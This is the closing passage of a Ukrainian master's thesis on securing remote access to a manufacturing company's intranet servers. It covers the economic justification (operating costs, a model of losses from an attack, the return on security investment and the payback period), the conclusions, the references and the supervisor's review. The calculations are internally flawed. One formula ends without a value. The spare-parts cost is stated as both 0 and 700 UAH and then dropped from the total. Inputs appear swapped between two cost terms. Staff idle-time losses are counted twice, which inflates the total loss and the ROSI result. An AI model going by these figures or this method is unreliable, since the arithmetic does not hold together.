$$С = 0 + 146212,84 + 189950 = 336162,84 \text{ грн}$$

де $С_{в}$ - вартість відновлення й модернізації системи $С_{в}$ = 189950 грн;

$С_{к}$ - витрати на керування системою в цілому = 146212,84грн;

$С_{ак}$ - витрати, викликані активністю користувачів системи інформаційної безпеки = $С_{ак}$ = 0 грн.

Витрати на керування системою інформаційної безпеки ($С_к$) складають:

$$С_к = С_н + С_а + С_з + С_{ел} + С_о + С_{тос}, \text{ грн.}$$

Витрати на навчання адміністративного персоналу й кінцевих користувачів визначаються = $С_н$ = 46250 грн

Річний фонд заробітної плати інженерно-технічного персоналу, що обслуговує систему інформаційної безпеки ($С_з$), складає:

$$С_з = З_{осн} + З_{дод}, \text{ грн}$$

де Зосн, Здод - основна і додаткова заробітна плата відповідно, грн на рік.

Основна заробітна плата визначається, виходячи з місячного посадового окладу, а додаткова заробітна плата – в розмірі 8-10% від основної заробітної плати.

Основна заробітна плата одного спеціаліста з інформаційної безпеки на місяць складає 23450 грн. Додаткова заробітна плата – 10% від основної заробітної плати. Виконання роботи щодо налаштувань інфраструктури безпечних підключень мобільних користувачів до інтрамережі підприємства потребує залучення спеціаліста інформаційної безпеки на 0,25 ставки. Отже,

$$С_з = (23450 * 12 + 23450 * 12 * 0,1)* 0,25 = 77385 \text{ грн}$$

З 01.01.2019 р. Ставка ЄСВ для всіх категорій платників складає 22%.

$$С_{єв} = 77385 *0,22 = 17024,7 \text{ грн}$$

Вартість електроенергії, що споживається апаратурою системою інформаційної безпеки протягом року ($С_{ел}$), визначається за формулою:

$$С_{ел} = Р \cdot F_р \cdot Ц_е, \text{ грн.},$$

де Р – встановлена потужність апаратури інформаційної безпеки, (Р=1,8 кВт);

$F_р$ – річний фонд робочого часу системи інформаційної безпеки ($F_р$ = 1920 год);

$Ц_е$ – тариф на електроенергію, ($Ц_е$ = 1,44 грн/кВт за годину).

Вартість електроенергії, що споживається апаратурою системою інформаційної безпеки протягом року:

$$С_{ел} = 1,8 * 1920 * 1,44 = 4976,64 \text{ грн}$$

Витрати на технічне й організаційне адміністрування та сервіс системи інформаційної безпеки визначаються у відсотках від вартості капітальних витрат - 1%

$$С_{тос} = 57650* 0,01 = 576,5 \text{ грн}$$

Витрати на керування системою інформаційної безпеки визначаються:

$$С_к = 46250 + 0 + 77385 + 4976,64 + 0 +576,5 + 17024,7= \text{с грн}$$

Таким чином, річні поточні витрати на функціонування системи захисту при віддаленій роботі за ПК складають 336162,84 грн.

3.4 Оцінка величини збитку

Для розрахунку вартості такого збитку можна застосувати наступну спрощену модель оцінки для умовного підприємства.

Необхідні вихідні дані для розрахунку:

$t_п$ – час простою вузла або сегмента корпоративної мережі внаслідок атаки, 6 години;

$t_в$ – час відновлення після атаки персоналом, що обслуговує корпоративну мережу, 3 години;

$t_{ви}$ – час повторного введення загубленої інформації співробітниками атакованого вузла або сегмента корпоративної мережі, 8 годин;

$З_о$ – заробітна плата обслуговуючого персоналу (адміністраторів та ін.), 12500 грн./міс.;

$З_с$ – заробітна плата співробітників атакованого вузла або сегмента корпоративної мережі, 14300 грн./міс.;

$Ч_о$ – чисельність обслуговуючого персоналу (адміністраторів та ін.), 2 особи;

$Ч_с$ – чисельність співробітників атакованого вузла або сегмента корпоративної мережі, 35 осіб.;

О – обсяг прибутку атакованого вузла або сегмента корпоративної мережі, 35000000 грн. у рік;

$П_{зч}$ – вартість заміни встаткування або запасних частин, 0 грн;

I – число атакованих сегментів корпоративної мережі, 1;

N – середнє число атак на рік, 3.

Упущена вигода від простою атакованого сегмента корпоративної мережі становить:

$$U = П_п + П_в + V,$$

де $П_п$ – оплачувані втрати робочого часу та простої співробітників атакованого вузла або сегмента корпоративної мережі, грн;

$П_в$ – вартість відновлення працездатності вузла або сегмента корпоративної мережі (переустановлення системи, зміна конфігурації та ін.), грн;

V – втрати від зниження обсягу продажів за час простою атакованого вузла або сегмента корпоративної мережі, грн.

Втрати від зниження продуктивності співробітників атакованого вузла або сегмента корпоративної мережі являють собою втрати їхньої заробітної плати (оплата непродуктивної праці) за час простою внаслідок атаки:

$$П_п = ((14300 * 35) / 176) * 6 = 17062,5 \text{ грн}$$

де F – місячний фонд робочого часу (при 40-а годинному робочому тижні становить 176 ч).

Витрати на відновлення працездатності вузла або сегмента корпоративної мережі включають кілька складових:

$$П_в = П_{ви} + П_{пв} + П_{зч},$$

де $П_{ви}$ – витрати на повторне уведення інформації, грн.;

$П_{пв}$ – витрати на відновлення вузла або сегмента корпоративної мережі, грн;

$П_{зч}$ – вартість заміни устаткування або запасних частин, грн.

Витрати на повторне введення інформації $П_{ви}$ розраховуються виходячи з розміру заробітної плати співробітників атакованого вузла або сегмента корпоративної мережі $З_с$, які зайняті повторним введенням втраченої інформації, з урахуванням необхідного для цього часу $t_{ви}$:

$$П_{ви} = ((12500 * 2) / 176) * 3 = 426,13 \text{ грн.}$$

Витрати на відновлення сегмента корпоративної мережі $П_{пв}$ визначаються часом відновлення після атаки $t_в$ і розміром середньогодинної заробітної плати обслуговуючого персоналу (адміністраторів):

$$П_{пв} = ((12500 *2) / 176) * 8 = 1136,36 \text{ грн}$$

Витрати на заміни встаткування або запасних частин можуть скласти 700 грн.

Тоді витрати на відновлення працездатності вузла або сегмента корпоративної мережі складуть:

$$П_в = 17062,5 + 426,13+ 1136,36 = 18624,99 \text{ грн}$$

Втрати від зниження очікуваного обсягу прибутків за час простою атакованого вузла або сегмента корпоративної мережі визначаються виходячи із средньогодинного обсягу прибутку і сумарного часу простою сегмента корпоративної мережі:

$$V = (35000000 / 2080) * (6 + 3 + 8) = 286057,69 \text{ грн}$$

де $F_г$ – річний фонд часу роботи філії (52 робочих тижні, 5-ти денний робочий тиждень, 8-ми годинний робочий день) становить близько 2080 год.

$$U = 17062,5 + 18624,99 + 286057,69 = 321745,18 \text{ грн}$$

Таким чином, загальний збиток від атаки на сегмент корпоративної мережі організації складе:

$$B = 1 * 3 * 321745,18 = 965235,54 \text{ грн}$$

3.5 Загальний ефект від впровадження системи інформаційної безпеки

Загальний ефект від впровадження системи інформаційної безпеки визначається з урахуванням ризиків порушення інформаційної

$$E = B*R-C \text{ грн.},$$

де B – загальний збиток від атаки у разі перехоплення інформації, тис. грн.;

R – вірогідність успішної реалізації атаки на сегмент мережі, частки одиниці = 64%;

C – щорічні витрати на експлуатацію системи інформаційної безпеки.

Загальний ефект від впровадження системи інформаційної безпеки визначається з урахуванням ризиків порушення інформаційної безпеки:

$$E =965235,54 * 0,64 - 336162,84 = 281587,9 \text{ грн}$$

3.6 Визначення та аналіз показників економічної ефективності системи інформаційної безпеки

Коефіцієнт повернення інвестицій ROSI показує, скільки гривень додаткового прибутку приносить одна гривня капітальних інвестицій на впровадження системи інформаційної безпеки:

$$ROSI=E/K, \text{ частки одиниці,}$$

де – загальний ефект від впровадження системи інформаційної безпеки грн.;

К – капітальні інвестиції за варіантами, що забезпечили цей ефект, грн.

Коефіцієнт повернення інвестицій ROSI:

$$ROSI = 281587,9 / 57650 = 4,8 \text{ частки одиниці,}$$

Проект визнається економічно доцільним, якщо розрахункове значення коефіцієнта повернення інвестицій перевищує величину річної депозитної ставки з урахуванням інфляції:

$$ROSI > (N_{деп} – N_{інф})/100),$$

де $N_{деп}$ – річна депозитна ставка, (10%);

$N_{інф}$ – річний рівень інфляції, (9%).

Розрахункове значення коефіцієнта повернення інвестицій:

$$4,8 > (10 – 9)/100 = 4,8 > 0,01.$$

Термін окупності капітальних інвестицій T_o показує, за скільки років капітальні інвестиції окупляться за рахунок загального ефекту від впровадження системи інформаційної безпеки:

$$T = 1/4,8 = 0,2 \text{ років.}$$

3.7 Висновки до 3 розділу:

Згідно з отриманими даними під час розрахунку економічної частини - капітальні затрати становлять 57650 грн, експлуатаційні - 336162,84 грн. Згідно з підрахунками, впроваджені елементи забезпечення безпеки віддаленої роботи з корпоратиними серверми є доцільними з економічної точки зору.

Загальний збиток від атаки на вузол або сегмент організації склав 965235,54 грн. Загальний ефект від впровадження системи інформаційної безпеки склав 281587,9 грн. Згідно с коефіцієнтом ROSI який становить 4,8- впроваджені елементи є цілком доцільними. Термін окупності впроваджених елементів становить 0,2 роки = 2,4 місяці.

ВИСНОВКИ

У першому розділі кваліфікаційної роботи було описано стан інформаційної захищеності в умовах переходу на віддалену роботу виробничих підприємст, наведені статистики кібератак. В розділі приведено перелік нормативно-правових документів в сфері захисту інформації, зазначено основні положення. Серед документів, що є правовою основою забезпечення безпеки інформації розглянуті НД ТЗІ та їх галузі використання, Закони України, положення та накази.

Обґрунтовано актуальність потреби у впровадженні методів захисту на підприємстві для запобігання НСД до важливих ресурсів системи. Проаналізовано основні загрози та вразливості у сфері віддаленої роботи та розглянута типова реалізація системи.

У рамках другого розділу роботи було виконано обстеження типового ОІД, розглянуто: архітектуру типові інтрамережі виробничого підприємства, особливості використання систем віддаленого доступу, типову реалізацію організації віддаленої роботи з серверами інтрамережі виробничого підприємства. Проведено аналіз загроз та вразливостей інформаційної безпеки і виділено значущі серед них. За результатами обстеження, виділено недосконалості використання системи віддаленої роботи з серверами. Недоліки можуть стати причинами появи вразливостей системи та завдати збитків підприємству.

Розробка та впровадження методів безпеки для типового виробичого підприємств є економічно доцільним, оскільки коефіцієнт повернення інвестицій ROSI складає 4,8 грн./грн., що означає отримання 4,8 грн. економічного ефекту на кожну гривню капітальних вкладень на розробку та впровадження системи інформаційної безпеки підприємства. Отримане значення коефіцієнту повернення інвестицій значно вище дохідності альтернативного вкладення коштів. Термін окупності при цьому складатиме 0,2 роки = 2,4 місяці. Капітальні витрати складають 57650 грн.

ПЕРЕЛІК ПОСИЛАНЬ

1. Закон України «Про інформацію» від 02.10.1992 No2657-XII // Відомості Верховної Ради України. - 1992. - No 48. [Електронний ресурс]. - Режим доступу https://zakon.rada.gov.ua/laws/show/2657-12
2. Закон України “Про доступ до публічної інформації” від 13.01.2011 No2939-VI // Відомості Верховної Ради України. - 2011. - No 32. [Електронний ресурс]. - Режим доступу https://zakon.rada.gov.ua/laws/show/2939-17.
3. Закон України “Про захист інформації в інформаційно- телекомунікаційних системах” від 05.07.1994 No80-VI // Відомості Верховної Ради України. - 1994. - No 80. [Електронний ресурс]. - Режим доступу http://zakon4.rada.gov.ua/laws/show/80/94-%D0%B2%D1%80
4. НД ТЗІ 3.7-003 - Порядок проведення робіт із створення комплексної системи захисту інформації в інформаційно - телекомунікаційній системі. - [Чинний від 08.11.2005] - К. : ДССЗЗІ, 2005. - No125 - (Нормативний документ системи технічного захисту інформації).
5. НД ТЗІ 1.4-001 - Типове положення про службу захисту інформації в автоматизованій системі. - [Чинний від 04.12.2000] - К. : ДСТСЗІ СБУ, 2000. - No53 - (Нормативний документ системи технічного захисту інформації).
6. НД ТЗІ 2.5-004 - Критерії оцінки захищеності інформації в комп’ютерних системах від несанкціонованого доступу. - [Чинний від 28.04.1999] - К. : ДСТСЗІ СБУ, 1999. - No22 - (Нормативний документ системи технічного захисту інформації).
7. НД ТЗІ 2.5-005 - Класифікація автоматизованих систем і стандартні функціональні профілі захищеності оброблюваної інформації від несанкціонованого доступу. - [Чинний від 28.04.2000] - К. : ДСТСЗІ СБУ, 2000. - No22- (Нормативний документ системи технічного захисту інформації).
8. НД ТЗІ 1.6-005 - Захист інформації на об’єктах інформаційної діяльності. Положення про категоріювання об’єктів, де циркулює інформація з обмеженим доступом, що не становить державної таємниці. - [Чинний від

15.04.2013] - К. : ДССЗЗІ, 2013. - No125 - (Нормативний документ системи технічного захисту інформації).

9. Методичні вказівки до виконання економічної чатини дипломного проекту зі спеціальності 125 Кібербезпека/Упорядн. Д. П. Пілова. – Дніпро: Національний технічний університет «Дніпровська політехніка», 2019.
10. Методичні рекомендації до виконання дипломних робіт (проектів) бакалаврів та магістрів спеціальностей 125 Кібербезпека, 172 Телекомунікації та радіотехніка / О.Ю. Гусєв, О.В. Герасіна, О.М. Алексеев, О.В. Кручинін – Дніпро: НГУ, 2018. – 52 с.
11. НД ТЗІ 2.5-004 - Критерії оцінки захищеності інформації в комп'ютерних системах від несанкціонованого доступу. - [Чинний від 28.04.1999] - К. : ДСТСЗІ СБУ, 1999. - No22 - (Нормативний документ системи технічного захисту інформації).
12. НД ТЗІ 2.5-005 - Класифікація автоматизованих систем і стандартні функціональні профілі захищеності оброблюваної інформації від несанкціонованого доступу. - [Чинний від 28.04.2000] - К. : ДСТСЗІ СБУ, 2000. - No22- (Нормативний документ системи технічного захисту інформації).
13. CWE – Common Weakness Enumeration [Электронный ресурс]. // http://cwe.mitre.org/data/index.html.
14. Ноель С., Джаджодіа С., Ванг Л., Сінгхал А. Вимірювання ризику безпеки мереж за допомогою графіків атак [Текст] / С. Ноель, С. Джаджодіа, Л. Ванг, А. Сінгхал // Міжнародний журнал обчислень нового покоління. – 2010. – вип. 1, № 1.
15. Пулсаппасіт Н., Дьюрі Р., Рей І. Динамічне управління ризиками безпеки з використанням байєсівських графіків атак [Текст] / Н. Пулсаппасіт, Р. Деурі, І. Рей // IEEE Transactions on Dependable and Secure Computing. – 2012. – вип. 9, № 1. - С. 61–74.

Додаток А. Відомість матеріалів кваліфікаційної роботи

№	Формат	Найменування	Кількість листів	Примітка
1	А4	Реферат	3	
2	А4	Список умовних скорочень	1	
3	А4	Зміст	2	
4	А4	Вступ	1	
5	А4	1 Розділ	15	
6	А4	2 Розділ	47	
7	А4	3 Розділ	9	
8	А4	Висновки	1	
9	А4	Список посилань	2	
10	А4	Додаток А. Відомість матеріалів кваліфікаційної роботи	1	
11	А4	Додаток Б. Перелік документів на оптичному носії	1	
12	А4	Додаток В. Відгуки керівників розділів	1	
14	А4	Додаток Г. Відгук керівника кваліфікаційної роботи	1	

Додаток Б. Перелік документів на оптичному носії

1.Пояснювальна_записка_Брижата.docx

2.Пояснювальна_записка_ Брижата.pdf

3.Презентація_ Брижата.pptx

Додаток В. Відгуки керівників розділів

Відгук керівника економічного розділу:

Керівник розділу _____ _____

(підпис) (ініціали, прізвище)

ДОДАТОК Г. Відгук керівника кваліфікаційної роботи

ВІДГУК

на кваліфікаційну роботу

Студента групи 125м-20-1

Брижатої Наталії Юріївни

на тему: «Методи забезпечення захисту віддаленого доступу до серверу інтрамережі виробничого підприємства»

Пояснювальна записка складається зі вступу, трьох розділів і висновків, викладених на 83 сторінках та 4 додатків.

Метою кваліфікаційної роботи є забезпечення достатнього рівня захищеності при роботі з серверами інтрамережі типового виробничого підприємства.

Тема роботи безпосередньо пов'язана з об'єктом діяльності магістра спеціальності 125 «Кібербезпека». Для досягнення поставленої мети в кваліфікаційній роботі вирішуються наступні задачі: аналіз стану інформаційної безпеки, особливості організації захисту інформації при роботі з віддаленим доступом, аналіз нормативно-правової бази у сфері захисту інформації, аналіз загроз та вразливостей після впровадження методів захисту.

Практичне значення результатів кваліфікаційної роботи полягає у підвищенні рівня захищеності при роботі з серверами інтрамережі типового виробничого підприємства

Оформлення пояснювальної записки до кваліфікаційної роботи виконано з незначними відхиленнями від стандартів.

За час дипломування Брижата Н.Ю. проявила себе фахівцем, здатним самостійно вирішувати поставлені задачі та заслуговує присвоєння кваліфікації магістра за спеціальністю 125 Кібербезпека, освітньо-професійна програма «Кібербезпека» .

Рівень запозичень у кваліфікаційній роботі не перевищує вимог "Положення про систему виявлення та запобігання плагіату".

Кваліфікаційна робота заслуговує оцінки 90 «відмінно».

Керівник кваліфікаційної роботи :

д.ф-м.н., проф. Кагадій Т.С. _____

Керівник спеціальної частини:

ст. викл. Тимофєєв Д.С. _____